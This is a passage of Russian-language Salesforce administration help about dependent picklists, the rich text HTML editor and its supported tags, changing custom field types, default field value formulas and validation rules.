- Чтобы выбрать все значения в столбце, щелкните заголовок нужного столбца. Чтобы разрешить доступ к значениям, щелкните **«Включить значения»**. Чтобы удалить значения из списка доступных значений, щелкните **«Исключить значения»**.

Чтобы изменить значения в представлении, выполните указанные ниже действия.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения  
зависимостей  
раскрывающегося списка:

- «Настройка приложения»

- Чтобы одновременно просмотреть все доступные значения, щелкните **«Просмотреть все»**.
- Чтобы просмотреть все зависимые значения в столбце, щелкните **«Перейти к»** и выберите нужное управляющее значение.
- Чтобы просмотреть значения в столбцах, доступных на предыдущей или следующей странице, щелкните **«Назад»** или **«Далее»**.
- Чтобы одновременно просмотреть 5 столбцов, щелкните **«Просмотр 5 наборов»**.

#### Изменение раскрывающихся списков

1. Из параметров управления для объекта раскрывающегося списка перейдите к разделу «Поля».
2. Нажмите кнопку **«Зависимости полей»**.
3. Щелкните ссылку **«Правка»** напротив нужной взаимосвязи.
4. Чтобы выбрать значения зависимого раскрывающегося списка, которые должны быть доступны при выборе каждого значения управляющего поля, воспользуйтесь **матрицей зависимости полей**.
5. Чтобы протестировать выбранные значения, щелкните **«Предварительный просмотр»**.
6. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

[Поиск по параметрам управления объектами](#)

#### Удаление зависимостей раскрывающегося списка

При необходимости удалите зависимость значений зависимого раскрывающегося списка от управляющего поля. Удаление зависимости инициирует удаление логики, определяющей зависимость значений раскрывающегося списка от управляющего поля, но не инициирует удаление полей или их данных.

1. Из параметров управления для объектов списка выбора перейдите к разделу «Поля».
2. Нажмите кнопку **«Зависимости полей»**.
3. Щелкните ссылку **«Удал.»** напротив нужной взаимосвязи.
4. Нажмите кнопку **«ОК»**.

СМ. ТАКЖЕ:

[Поиск по параметрам управления объектами](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования  
зависимостей полей:

- «Настройка приложения»

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления зависимостей  
раскрывающегося списка:

- «Настройка приложения»

## Рекомендации по зависимым раскрывающимся спискам

Ниже перечислены рекомендации по определению зависимых раскрывающихся списков.

### Кнопки-флажки

Поля типа «Кнопка-флажок» могут быть управляющими, но не могут быть зависимыми.

### Преобразование полей

Преобразование существующих полей в зависимые раскрывающиеся списки или управляющие поля не влияет на имеющиеся значения в записях. После преобразования правила зависимости применяются к новым записям и к изменениям в имеющихся записях.

### Стандартные значения

Стандартные значения могут быть заданы для управляющих полей, но не могут быть заданы для зависимых раскрывающихся списков.

### Безопасность поля

Параметры безопасности уровня поля для управляющего поля и зависимого раскрывающегося списка не зависят друг от друга. Не забывайте скрывать управляющее поле, если его соответствующий раскрывающийся список является скрытым.

### Импорт

Мастеры импорта не обрабатывают зависимости полей. Зависимый раскрывающийся список позволяет импортировать любое значение, независимо от значения, импортированного для управляющего поля.

### Преобразование интересов

При создании зависимости для полей интереса, которые соотносятся с полями организации, контакта и возможности для преобразования интереса, рекомендуем создать такую же зависимость и для организации, контакта или возможности.

Зависимые раскрывающиеся списки и управляющие поля интереса могут быть соотнесены с полями организации, контакта или возможности посредством разных правил зависимости.

### Раскрывающиеся списки со множественным выбором

Раскрывающиеся списки со множественным выбором могут быть зависимыми раскрывающимися списками, но не могут быть управляющими полями.

### Стандартные раскрывающиеся списки по сравнению с пользовательскими

Настраиваемые поля раскрывающегося списка могут быть управляющими или зависимыми.

Стандартные поля раскрывающегося списка могут быть управляющими, но не могут быть зависимыми.

### Ограничения для раскрывающихся списков

Управляющее поле может иметь до 300 значений. Если поле является и управляющим полем, и зависимым раскрывающимся списком, оно не может содержать более 300 значений.

Следующие поля недоступны как управляющие поля.

#### Поля действий

Тип вызова

Создать последовательность событий

Показывать время как

Тема

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

Макеты страниц и интересы  
недоступны в версиях:  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения и  
редактирования зависимых  
раскрывающихся списков:

- «Настройка приложения»



Задача

Тип

#### **Поля контактов**

Приветствие

Валюта контакта

#### **Поля настраиваемых объектов**

Валюта

#### **Поля интересов**

Преобразовано

Не прочитано ответственным

### **Ограничения зависимостей**

Перед определением зависимости убедитесь, что ваш раскрывающийся список содержит хотя бы одно значение. Такие стандартные поля, как «Группа продуктов», не содержат значений, пока вы не добавите их.

Если стандартное управляющее поле использует функцию, которая должна быть отключена в организации, то правила зависимости для раскрывающегося списка отменяются. Например, если ваша организация отключает портал самообслуживания, а поле «Закрывается пользователем портала самообслуживания» является управляющим, тогда его зависимый раскрывающийся список отображает все доступные значения.

Если вы замените родительское значение в управляющем раскрывающемся списке, то зависимость раскрывающегося списка будет потеряна. После замены родительского значения заново создайте зависимость, используя новое родительское значение.

### **Connect Offline**

Несмотря на доступность управляющих полей и зависимых раскрывающихся списков в приложении Connect Offline, логика между ними недоступна.

### **Макеты страниц**

Убедитесь в наличии управляющих полей во всех макетах страниц, содержащих связанный зависимый раскрывающийся список. Если управляющее поле отсутствует в макете страницы, то зависимый раскрывающийся список не отображает доступные значения.

Для удобства слабовидящих пользователей убедитесь, что зависимый раскрывающийся список располагается в макете страницы под соответствующим управляющим полем.

Если зависимый раскрывающийся список является обязательным, но не содержит значений на основе значения управляющего поля, то запись может быть сохранена без ввода значения. Данное поле записи сохраняется пустым.

### **Типы записей**


Значения управляющих полей определяются выбранным типом записи. Значения зависимых раскрывающихся списков определяются выбранным типом записи и значением управляющего поля. Другими словами, значения, доступные в зависимых раскрывающихся списках, являются результатом пересечения значений, выбранных для типа записи и управляющего поля.

## Использование HTML-редактора

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Чтобы изменить внешний вид текста настраиваемых полей, воспользуйтесь HTML-редактором Salesforce, поддерживающим форматирование настраиваемых полей, определенных как поля с **областью обогащенного текста**. HTML-редактор Salesforce поддерживает интерфейс WYSIWYG, который позволяет выполнять основные операции форматирования. Ниже перечислены доступные действия.

- Форматирование текста полужирным, курсивным или подчеркнутым шрифтом
- Создание маркированных и нумерованных списков
- Изменение отступов в абзацах
- Вставка гиперссылок на веб-страницы
- Вставка изображения

 **Прим.:** Обновленный редактор не поддерживается обозревателем Internet Explorer 7 или 8 в режиме совместимости. При использовании данных обозревателей отображается устаревший редактор.

Некоторые функции (например, Salesforce Knowledge или сообщество «Идеи») позволяют администраторам включать дополнительные функции (например, возможность **внедрения мультимедийного содержимого**, использование раскрывающихся списков или выбор цвета текста и фона). Убедитесь, что параметры безопасности обозревателя предоставляют доступ к данным функциям. Например, если обозревателю Microsoft® Internet Explorer® 7 задан максимальный уровень безопасности, то содержимое `<iframe>` не отображается во фрейме, раскрывающиеся списки недоступны, а цвет текста и фона не может быть изменен.

Ниже перечислены общие сценарии использования HTML-редактора.

- Вставка примера кода в сообщение сообщества Chatter Answers или «Идеи»
- Добавление видеоролика в статью базы знаний или сообщение пространства идей
- Форматирование резюме, отправленных соискателями, для создания профессиональных и удобочитаемых версий
- Выделение ключевых моментов в описаниях или комментариях путем изменения параметров шрифта (например, тип и размер шрифта)
- Создание нумерованных или маркированных списков, определяющих порядок выполнения действий
- Поддержка фирменной символики компании путем добавления URL-адреса логотипа на веб-сайт
- Добавление ссылки на связанную и доступную страницу корпоративного веб-сайта

## Примечания к использованию HTML-редактора Salesforce


Ниже перечислены рекомендации по использованию редактора.

- HTML-редактор Salesforce поддерживает только интерфейс WYSIWYG, поэтому не позволяет редактировать HTML-теги.
- При копировании и вставке содержимого веб-страницы в окно редактора система Salesforce автоматически удаляет неподдерживаемые теги, но может сохранить содержимое неподдерживаемых тегов в виде обычного текста. Система Salesforce не уведомляет пользователей об удалении неподдерживаемого или потенциально опасного HTML-кода.
- Максимальное количество символов, доступное для добавления в окно HTML-редактора Salesforce, равняется длине поля, заданной при его создании или редактировании. Значение по умолчанию: 32 768 символов.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых полей:

- «Настройка приложения»

- Выбранные гиперссылки открываются в новом окне обозревателя. HTML-редактор Salesforce поддерживает гиперссылки HTTP, HTTPS и mailto.
- При сохранении записи HTML-редактор Salesforce не проверяет гиперссылки на веб-страницы. Убедитесь, что системе Salesforce доступен введенный URL-адрес.
- Чтобы вставить изображение, щелкните значок  и откройте вкладку:
  - «Веб-адрес», а затем введите URL-адрес нужного изображения.
  - «Загрузить изображение», а затем выберите нужное изображение на локальном компьютере. Разрешается загружать только файлы JPEG, PNG или GIF. Размер выбранного изображения не может превышать 1 Мб. Гиперссылка на изображение не может быть добавлена.

При необходимости введите описание, отображающееся при наведении указателя мыши на изображение. URL-адрес изображения должен быть доступен системе Salesforce.

- HTML-редактор Salesforce поддерживает все языки, доступные в приложении Salesforce Knowledge.
- HTML-редактор Salesforce не поддерживает JavaScript и каскадные таблицы стилей (CSS).
- При использовании режима доступности HTML-редактор Salesforce отключен, но заменяется текстовым полем.

### Поддерживаемые HTML-теги и атрибуты

Ниже перечислены теги, поддерживаемые HTML-редактором Salesforce.

|              |        |          |
|--------------|--------|----------|
| <a>          | <dt>   | <q>      |
| <abbr>       | <em>   | <samp>   |
| <acronym>    | <font> | <small>  |
| <address>    | <h1>   | <span>   |
| <b>          | <h2>   | <strike> |
| <bdo>        | <h3>   | <strong> |
| <big>        | <h4>   | <sub>    |
| <blockquote> | <h5>   | <sup>    |
| <br>         | <h6>   | <table>  |
| <caption>    | <hr>   | <tbody>  |
| <cite>       | <i>    | <td>     |
| <code>       | <img>  | <tfoot>  |
| <col>        | <ins>  | <th>     |
| <colgroup>   | <kbd>  | <thead>  |
| <dd>         | <li>   | <tr>     |
| <del>        | <ol>   | <tt>     |
| <dfn>        | <p>    | <ul>     |
| <div>        | <pre>  | <var>    |

<dl>

---

Ниже перечислены атрибуты, поддерживаемые тегами.

|            |         |        |
|------------|---------|--------|
| alt        | face    | size   |
| background | height  | src    |
| border     | href    | style  |
| class      | name    | target |
| colspan    | rowspan | width  |

Ниже перечислены префиксы, которые могут использоваться в URL-адресах атрибутов.

- http:
- https:
- file:
- ftp:
- mailto:
- #
- / (для относительных ссылок)

СМ. ТАКЖЕ:

[Советы по использованию поля типа «Область обогащенного текста»](#)

[Добавление видеороликов посредством HTML-редактора](#)

## Добавление видеороликов посредством HTML-редактора

Доступно в Salesforce Classic.

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Прежде чем добавить видеоролики в HTML-редактор для статьи базы знаний, убедитесь, что параметры безопасности обозревателя разрешают внедрять мультимедийное содержимое. Некоторые параметры безопасности могут блокировать элементы <iframe>. Например, если обозревателю Internet Explorer 7 задан максимальный уровень безопасности, то содержимое <iframe> не отображается во фрейме.

Ниже перечислены способы вставки HTML-элементов <iframe> в редактор, доступные в результате включения функции внедрения мультимедийного содержимого при настройке приложения.

1. Скопируйте элемент <iframe> с проверенного сайта.



Проверенные сайты: DailyMotion, Vimeo и YouTube.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых полей:

- «Настройка приложения»

2. Чтобы вставить код в HTML-редактор, нажмите одну из кнопок ниже.

| Параметр  | Описание  |
|---|---|
|  | Данная кнопка позволяет вставить элемент <code>&lt;iframe&gt;</code> в текстовое поле диалогового окна «Вставить мультимедийное содержимое». Фрейм и его содержимое добавляются в окно редактора. |
|  | Данная кнопка позволяет вставить элемент <code>&lt;iframe&gt;</code> прямо в HTML-код.  |

3. Нажмите кнопку **«Сохранить»**.


СМ. ТАКЖЕ:

[Использование HTML-редактора](#)

Добавление примеров кода в сообщения


Сообщения, публикуемые в сообществах Chatter Answers и «Идеи», могут быть дополнены примерами кода.

Организации, поддерживающие сообщества Chatter Answers и «Идеи», позволяют пользователям добавлять примеры кода в сообщения. Код может быть скопирован из любого текстового редактора и вставлен в текст сообщения без изменения форматирования.


1. Скопируйте пример кода из текстового редактора в буфер обмена.
2. Введите текст сообщения в редакторе и нажмите значок  для добавления примера кода.
3. Вставьте пример кода в текстовое поле «Добавить пример кода» и нажмите кнопку **«ОК»**.

Пример кода отображается в тексте сообщения без изменения форматирования.

## Изменение типа настраиваемого поля

 **Прим.:** Для полей, зашифрованных с помощью функции шифрования платформы, тип поля не может быть изменен.

1. В разделе настроек управления для объекта перейдите в раздел «Поля».

 **Прим.:** Чтобы изменить тип поля в статьях Salesforce Knowledge введите «*Типы статей баз знаний*» в поле «Быстрый поиск», выберите пункт «**Типы статей баз знаний**» и выберите нужный тип статьи.

2. Щелкните ссылку «**Правка**» напротив нужного поля.
3. Щелкните «**Изменить тип поля**».
4. Выберите нужный тип поля и нажмите кнопку «**Далее**».
5. Введите метку поля, имя и другие атрибуты и сохраните изменения.

СМ. ТАКЖЕ:

[Примечания по изменению типов настраиваемых полей](#)

[Типы настраиваемых полей](#)

[Какие поля можно шифровать?](#)

[Поиск по параметрам управления объектами](#)

## Примечания по изменению типов настраиваемых полей

Перед преобразованием полей ознакомьтесь с указанными ниже рекомендациями.

- Преобразованию подлежат только настраиваемые поля без данных, иначе можно потерять данные: изменение типа данных существующего настраиваемого поля может привести к потере данных в следующих случаях:

- изменение типа «Дата» или «Дата/время» либо его установка;
- изменение любого типа на «Число»;
- изменение любого типа на «Проценты»;
- изменение любого типа на «Валюта»;
- изменение типа «Флажок» на любой другой тип;
- изменение типа «Раскрывающийся список (с множественным выбором)» на любой другой тип;
- изменение любого типа на «Раскрывающийся список (с множественным выбором)»;

(Заданные в настоящий момент значения раскрывающегося списка сохраняются при изменении раскрывающегося списка на раскрывающийся список с множественным выбором. Если записи содержат значения, которые не входят в определение раскрывающегося списка, то эти значения будут удалены из записей при изменении типа данных.)

- изменение типа «Автоматическая нумерация» на любой другой тип;
- изменение любого типа (кроме «Текст») на тип «Автоматическая нумерация» ;
- изменение типа «Текст» на «Раскрывающийся список»;
- изменение типа «Область подробного текста» на любой тип, кроме «Эл. почта», «Телефон», «Текст», «Область текста» или «URL-адрес».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

Стандартные объекты  
недоступны в версии  
**Database.com Edition.**

Внешние объекты Lightning  
Connect доступны в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения  
настраиваемых полей:

- «Настройка приложения»

- В случае потери данных все представления списка на основе настраиваемого поля будут удалены и изменены правила расширения и назначения.
- Изменение типа данных для любого настраиваемого поля, используемого при преобразовании интересов, инициирует удаление соотношения полей интересов.
- При изменении типа данных настраиваемого поля, заданного в качестве внешнего кода, выбор типа данных, отличного от «Текст», «Число» или «Эл. почта», приведет к тому, что это поле больше не будет действовать в качестве внешнего кода.
- Параметр изменения типа данных настраиваемого поля недоступен для всех типов данных. Например, текущие настраиваемые поля не могут быть преобразованы в зашифрованные, а зашифрованные поля не могут быть преобразованы в другой тип данных.
- В типах статей Salesforce Knowledge тип поля файла нельзя преобразовать в другие типы данных.
- Невозможно изменить тип данных настраиваемого поля, на которое ссылается страница Visualforce.
- Изменение типа настраиваемого поля может инициировать одновременное изменение большого количества записей. Для эффективной обработки этих изменений запрос пользователя может быть поставлен в очередь, а после его выполнения будет отправлено электронное уведомление.
- Прежде чем изменить тип настраиваемого поля, убедитесь, что данное поле не является целевым для обновления полей бизнес-правила, а также не используется формулой обновления поля, которая аннулируется новым типом настраиваемого поля.

Следующие типы данных имеют дополнительные ограничения при их преобразовании.

| Тип данных            | Описание   |
|-----------------------|--|
| Автонумерация         | Данные в любом поле автоматической нумерации остаются неизменными при его преобразовании в текстовое поле. Также можно благополучно преобразовывать настраиваемое текстовое поле в поле автоматической нумерации без потери данных. Преобразование поля автоматической нумерации в любой другой тип данных приведет к потере данных. Поля автоматической нумерации могут содержать максимум 30 символов. Перед преобразованием настраиваемого текстового поля в поле автоматической нумерации измените все записи, содержащие более 30 символов в этом поле. |
| Формула               | Поля формул представляют собой особые поля только для чтения, которые нельзя преобразовать в любой другой тип данных. Аналогичным образом нельзя преобразовать любой другой тип поля в поле формулы.   |
| Раскрывающийся список | Настраиваемые раскрывающиеся списки легко изменить на настраиваемые флажки. При выборе флажка в качестве нового типа данных можно указать, какие значения раскрывающегося списка соответствуют полям с установленными и не установленными флажками. Настраиваемые раскрывающиеся списки можно изменить на раскрывающиеся списки с множественным выбором без потери данных. Поскольку записи содержат только одно значение из этого раскрывающегося списка, это значение  |

| Тип данных                  | Описание   |
|-----------------------------|--|
| Взаимосвязи                 | <p>останется выбранным, но пользователи смогут внести дополнительные значения.</p> <ul style="list-style-type: none"> <li>• Преобразовывать поля взаимосвязей на поля без взаимосвязей и обратно можно только для внешних объектов.</li> <li>• Если организация имеет большое количество записей, система Salesforce отобразит страницу ожидания после поступления запроса на изменение взаимосвязи «Основная — подробная» на взаимосвязь «Поиск» или обратно.</li> <li>• Взаимосвязь объекта «Основная — подробная» не может быть преобразована во взаимосвязь «Поиск» после создания поля сводного резюмирования для объекта.</li> <li>• Взаимосвязь «Поиск» нельзя преобразовать во взаимосвязь «Основная — подробная», если в объекте имеются какие-либо записи с нулевым значением для взаимосвязи «Поиск».</li> <li>• При преобразовании взаимосвязи «Основная — подробная» во взаимосвязь «Поиск» для настраиваемого подробного объекта единый стандартный параметр для этого объекта автоматически обновляется до значения «Общедоступный: для чтения и записи». Аналогичным образом преобразование взаимосвязи «Поиск» во взаимосвязь «Основная — подробная» устанавливает значение «Контролируется родительским объектом» для единого стандартного параметра.</li> </ul> |
| Область подробного текста   | <p>При преобразовании поля «Область подробного текста» в поле типа «Эл. почта», «Телефон», «Текст», «Область текста» или «URL-адрес» данные в записях будут усечены до первых 255 символов поля.</p>   |
| Область обогащенного текста | <p>Поля типа «Область обогащенного текста» могут быть преобразованы только в поля типа «Область подробного текста». Все изображения удаляются при следующем сохранении поля типа «Область подробного текста». Преобразованное поле типа «Область подробного текста» использует скрытую разметку, которая удаляется из записи только после ее сохранения. При необходимости разметка может быть восстановлена.</p>  |



 **Прим.:** Если код Apex ссылается на настраиваемое поле, то тип данных настраиваемого поля изменить нельзя.


СМ. ТАКЖЕ:

[Изменение типа настраиваемого поля](#)

## Определение стандартных значений полей

Чтобы определить стандартное значение поля, выполните указанные ниже действия.

1. Создайте настраиваемое поле (см. раздел [«Создание настраиваемых полей»](#) на странице 4495). При необходимости определите стандартное значение для текущего настраиваемого поля (см. раздел [«Редактирование настраиваемых полей»](#) на странице 4515).
2. Выберите нужный тип поля и нажмите кнопку **«Далее»**. Список доступных типов см. в разделе [«Общие сведения о стандартных значениях полей»](#) на странице 4542.
3. Введите нужные атрибуты поля.
4. Введите стандартное значение или [определите формулу](#), вычисляющую стандартное значение.

 **Прим.:** Стандартные значения формулы могут быть определены только при наличии такой возможности. Например, стандартные значения раскрывающегося списка и флажки ограничиваются вариантами, доступными для данных типов полей (например, «Флажок установлен», «Флажок снят» или «Применить первое значение как значение по умолчанию»).

5. Нажмите кнопку **«Далее»**.
6. Чтобы определить уровень доступности поля для конкретных профилей, задайте параметры безопасности поля и нажмите кнопку **«Далее»**.
7. Выберите макеты страниц, которые должны отображать данное поле. Поле добавляется в конец первого двухстолбцового раздела макета страницы. Настраиваемое поле пользователя автоматически добавляется в конец страницы сведений о пользователе.
8. По завершении нажмите кнопку **«Сохранить»**. Чтобы создать дополнительные настраиваемые поля, нажмите кнопку **«Сохранить и создать»**.

СМ. ТАКЖЕ:

[Общие сведения о стандартных значениях полей](#)

[Рекомендации по стандартным значениям полей](#)

[Полезные формулы стандартных значений полей](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра стандартных значений полей:

- «Просмотр настройки и конфигурации»

Для определения или изменения стандартных значений полей:

- «Настройка приложения»

## Общие сведения о стандартных значениях полей

Рекомендуем использовать стандартные значения полей для повышения производительности пользователей путем сокращения количества полей, требующих заполнения вручную. Стандартные значения полей автоматически заполняют настраиваемые поля созданной записи. Стандартное значение может опираться на формулы для некоторых типов полей или точные значения (например, «Флажок установлен» или «Флажок снят» для полей типа «Кнопка-флажок»).

Ниже перечислены действия, доступные после определения стандартных значений.

1. Пользователь создает запись.
2. Поле заполняется стандартным значением.
3. Система Salesforce отображает страницу редактирования, поле которой заполнено стандартным значением.
4. Пользователь заполняет поля новой записи.
5. Пользователь сохраняет новую запись.

Пользователь может изменить значение поля, но исходное стандартное значение поля подставляется только один раз при создании записи. Например, чтобы определить время повторной связи с интересом, задайте настраиваемому полю интереса стандартное значение, равное 7 дням после даты создания. При необходимости данное значение может быть изменено, однако значение, равное 7 дням после даты создания, не может быть автоматически восстановлено.

Настройте стандартные значения для следующих типов настраиваемых полей:

- Кнопка-флажок
- Валюта
- Дата
- Дата/время
- Эл. почта
- Число
- Процент
- Тел.
- Раскрывающийся список (рекомендуем использовать стандартный параметр при настройке раскрывающегося списка)
- Текст
- Область текста
- URL-адрес

СМ. ТАКЖЕ:

[Определение стандартных значений полей](#)

[Рекомендации по стандартным значениям полей](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## Полезные формулы стандартных значений полей

### Максимальный размер скидки

Организация может применять разные размеры скидки к возможностям на основе отдела, связанного с автором возможности. Пример ниже позволяет задать стандартное значение для настраиваемого поля возможности «Размер скидки».

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра стандартных значений полей:

- «Просмотр настройки и конфигурации»

Для определения или изменения стандартных значений полей:

- «Настройка приложения»

```
CASE (User.Department, "IT", 0.25, "Field", 0.15, 0)
```

Данный пример использует формулу, которая устанавливает скидку размером 25% для любой возможности, созданной пользователем отдела IT, или скидку размером 15% для любой возможности, созданной пользователем отдела Field. Если автор возможности относится к другому отделу, то применяется нулевая скидка. Данное поле является настраиваемым процентным полем возможностей, которое использует стандартное поле пользователя Department.

### Язык продукта

Продукт может быть связан с языком, чтобы пользователи могли определять тип документации или адаптера, который должен быть добавлен в продукт. Рекомендуем использовать следующую формулу стандартного значения для автоматической настройки языка продукта на основе страны проживания его автора. Данный пример использует стандартное значение Japanese для страны Japan и значение English для страны US. В противном случае поле Product Language содержит стандартное значение unknown.

```
CASE ($User.Country , "Japan", "Japanese", "US", "English", "unknown")
```

## Размер налога

Рекомендуем использовать данную формулу стандартного значения для настройки размера налога по активу на основе города пользователя. Создайте настраиваемое поле процентов со следующим стандартным значением:

```
IF($User.City = "Napa", 0.0750,
  IF($User.City = "Paso Robles", 0.0725,
    IF($User.City = "Sutter Creek", 0.0725,
      IF($User.City = "Los Olivos", 0.0750,
        IF($User.City = "Livermore", 0.0875, null
      )
    )
  )
)
```

В данном примере налог размером 8,75% применяется к активу, если пользователь проживает в городе Livermore. Если перечисленные города не относятся к пользователю, то поле «Размер налога» отображается пустым. Кроме того, поле «Размер налога» может использоваться в формулах для автоматического вычисления сумм, облагаемых налогом, и окончательных продажных цен.

СМ. ТАКЖЕ:

[Определение стандартных значений полей](#)

[Рекомендации по стандартным значениям полей](#)

## Рекомендации по стандартным значениям полей

Стандартные значения полей автоматически заполняют настраиваемые поля созданной записи. Стандартное значение может опираться на формулы для некоторых типов полей или точные значения (например, «Флажок установлен» или «Флажок снят» для флажков). Прежде чем добавить стандартные значения полей, просмотрите рекомендации ниже.

- Если стандартное значение опирается на значение поля слияния, то система Salesforce использует значение поля слияния на момент выполнения стандартного значения. При последующем изменении значения поля слияния стандартное значение не обновляется.
- Стандартное значение поля записи может быть изменено или удалено.
- Не рекомендуем назначать стандартные значения полям, которые одновременно являются обязательными и уникальными, ввиду возможного возникновения ошибок уникальности.
- Настраиваемое поле действия, которому назначается статус универсального обязательного, должно содержать стандартное значение.
- Стандартное значение не может быть задано для уникального настраиваемого поля действия.
- Стандартные значения полей отличаются от полей формулы: стандартные значения выполняются только один раз при создании записи; стандартные значения доступны не только для чтения; стандартные значения доступны для изменения, но недоступны для восстановления.
- Стандартное значение добавляется автоматически перед заполнением любых других полей новой записи, поэтому поля текущей записи не могут использоваться для создания стандартного значения. Например, стандартное значение поля не может быть создано для контакта, использующего имя и фамилию, так как данные значения недоступны при


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

нажатии кнопки **«Создать»** для создания записи контакта. При необходимости воспользуйтесь типом записи, который выбирается перед отображением страницы редактирования записи.

- Чтобы применить разные стандартные значения к разным типам записей, рекомендуем использовать тип записи в качестве поля слияния для функции CASE при настройке стандартного значения поля.
- Поля, недоступные пользователю согласно параметрам безопасности поля, отображаются в формулах для стандартных значений полей.
- Connect Offline и Salesforce for Outlook не отображают значений по умолчанию. Если значение не введено пользователем, то система Salesforce вставляет стандартное значение во время синхронизации.
- Стандартные значения полей недоступны на портале самообслуживания.
- Функции преобразования интересов, Web-to-Lead и Web-to-Case не используют стандартные значения полей.

 **Прим.:** Стандартные значения формулы могут быть определены только при наличии такой возможности. Например, стандартные значения раскрывающегося списка и флажки ограничиваются вариантами, доступными для данных типов полей (например, «Флажок установлен», «Флажок снят» или «Применить первое значение как значение по умолчанию»).

СМ. ТАКЖЕ:

[Определение стандартных значений полей](#)

[Полезные формулы стандартных значений полей](#)

## Правила проверки

Правила проверки позволяют повысить качество данных. Правила проверки проверяют данные, введенные пользователем, на соответствие заданным стандартам перед сохранением записи. Правило проверки может содержать формулу или выражение, которое оценивает данные как минимум одного поля и возвращает значение «Истина» или «Ложь». Кроме того, правило проверки может содержать сообщение об ошибке, отображаемое пользователям в том случае, если недопустимое значение возвращает значение «Истина».

Ниже перечислены действия, доступные после определения правил проверки.

1. Пользователь создает запись или редактирует текущую запись.
2. Пользователь нажимает кнопку **«Сохранить»**.
3. Система выполняет все правила проверки.
  - Если все данные верны, то запись сохраняется.
  - При наличии неверных данных отображается связанное сообщение об ошибке, а запись не сохраняется.
4. Пользователь выполняет нужные изменения и снова нажимает кнопку **«Сохранить»**.

При необходимости введите сообщение об ошибке, которое должно отображаться при неудачной проверке записи, а также определите область его отображения. Например, сообщение об ошибке может содержать следующую строку: «Дата закрытия должна следовать за текущей датой». Выберите область отображения сообщения: напротив поля или вверху страницы. Подобно всем другим сообщениям об ошибках, ошибки правил проверки отображаются красным текстом и начинаются со слова «Ошибка».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

**!** **Важное замечание:** Правила проверки применяются ко всем новым и обновленным записям объекта, даже в том случае, если макет страницы или вызов API не содержит полей, используемых в правиле проверки. Правила проверки не применяются при создании записей объекта посредством области «Быстрое создание». Если организация использует разные макеты страниц для объекта, поддерживающего правило проверки, убедитесь, что правило проверки работает корректно в каждом макете. Если организация использует интеграции, поддерживающие данный объект, убедитесь, что правило проверки работает корректно в каждой интеграции.

СМ. ТАКЖЕ:

[Определить правила оценки](#)

[Поля правил проверки](#)

[Примеры правил проверки](#)

## Управление правилами проверки

Правила проверки проверяют данные, введенные пользователем, на соответствие заданным стандартам перед сохранением записи. Правило проверки может содержать формулу или выражение, которое оценивает данные как минимум одного поля и возвращает значение «Истина» или «Ложь». Кроме того, правило проверки может содержать сообщение об ошибке, отображаемое пользователям в том случае, если недопустимое значение возвращает значение «Истина».

Ниже перечислены действия, доступные на странице правил проверки.

- [Определите правило проверки.](#)
- Чтобы обновить [поля правила](#), щелкните ссылку «**Правка**» напротив имени нужного правила.
- Удалите правило проверки.
- Чтобы просмотреть сведения или [клонировать правило](#), щелкните имя нужного правила проверки.
- [Активируйте правило проверки.](#)

СМ. ТАКЖЕ:

[Правила проверки](#)

[Примеры правил проверки](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

## Определить правила оценки

Правила проверки проверяют данные, введенные пользователем, на соответствие заданным стандартам перед сохранением записи. Правило проверки может содержать формулу или выражение, которое оценивает данные как минимум одного поля и возвращает значение «Истина» или «Ложь». Кроме того, правило проверки может содержать сообщение об ошибке, отображаемое пользователям в том случае, если недопустимое значение возвращает значение «Истина».

Прежде чем создать правило проверки, просмотрите раздел [«Рекомендации по правилам проверки»](#).

